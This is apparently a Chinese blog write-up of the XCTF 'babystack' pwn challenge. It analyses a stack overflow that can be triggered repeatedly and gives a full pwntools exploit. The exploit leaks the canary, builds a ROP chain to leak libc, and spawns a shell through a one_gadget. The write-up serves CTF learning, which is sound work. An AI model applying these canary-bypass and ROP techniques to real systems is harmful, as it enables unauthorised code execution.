xctf pwn1

原创

pipixia233333 于 2019-05-14 14:37:33 发布 671 收藏
分类专栏： 栈溢出 堆溢出

这个题目我不知道为什么在网址上面没有打通 我只能在本机上玩了


本机的库是 2.23 所以我也按照 2.23来打了　　然后这个题 可以用system 也可以用 one_gadget 用的是 one_gadget

然后说一下这个题

```
4  char s; // [rsp+10h] [rbp-90h]
5  unsigned __int64 v6; // [rsp+98h] [rbp-8h]
6
7  v6 = __readfsqword(0x28u);
8  setvbuf(stdin, 0LL, 2, 0LL);
9  setvbuf(stdout, 0LL, 2, 0LL);
10 setvbuf(stderr, 0LL, 2, 0LL);
11 memset(&s, 0, 0x80uLL);
12 while ( 1 )
13 {
14   enum();                                          // ssize_t sub_4008B9()
15                                                    // {
16                                                    //   puts("--------");
17                                                    //   puts("1.store");
18                                                    //   puts("2.print");
19                                                    //   puts("3.quit");
20                                                    //   puts("--------");
21                                                    //   return wirtes(">> ");
22                                                    // }
23   v3 = choic();
24   switch ( v3 )
25   {
26     case 2:
27       puts(&s);
28       break;
29     case 3:
30       return 0LL;
31     case 1:
32       read(0, &s, 0x100uLL);
33       break;
34     default:
35       puts("invalid choice");
36       break;
37   }
38   puts(&unk_400AE7);
39 }
40}
```


看起来 就是一个简单的 x64的栈溢出

然后我们看一下保护



这里面 有一个 canary 需要绕过的 其实看ida 也能看出来 v6就是我们要绕过的点

然后 其实这个题直接搞就可以了

下面是exp

```
#coding:utf-8
from pwn import *
#from roputils import *
context.log_level='debug'

#io=remote('111.198.29.45',52324)
io=process('./babystack')
elf=ELF('./babystack')
libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
main=0x400908
pop_rdi_addr=0x400a93

def edit(a):
 io.sendlineafter('>> ','1')
 io.sendline(a)

def show():
 io.sendlineafter('>> ','2')

edit('a'*0x88)
show()
io.recvuntil('aaaaaa\n')
canary=u64(io.recv()[0:7].rjust(8,'\x00'))
log.success('canary:'+hex(canary))
pay='a'*0x88+p64(canary)+'a'*0x8
pay+=p64(pop_rdi_addr)+p64(elf.got['puts'])+p64(elf.plt['puts'])
pay+=p64(main)
io.sendline('1')
io.sendline(pay)
io.sendlineafter('>> ','3')
puts_addr=u64(io.recv()[:6].ljust(8,'\x00'))
log.success('puts_addr:'+hex(puts_addr))
libc_puts=libc.symbols['puts']
libc_base=puts_addr-libc_puts
one_gadget_addr=libc_base+0xf02a4
log.success('libc_base:'+hex(libc_base))
log.success('one_gadget_addr:'+hex(one_gadget_addr))
pay='a'*0x88+p64(canary)+'a'*0x8+p64(one_gadget_addr)
io.sendline('1')
io.sendline(pay)
io.sendlineafter('>> ','3')


io.interactive()
```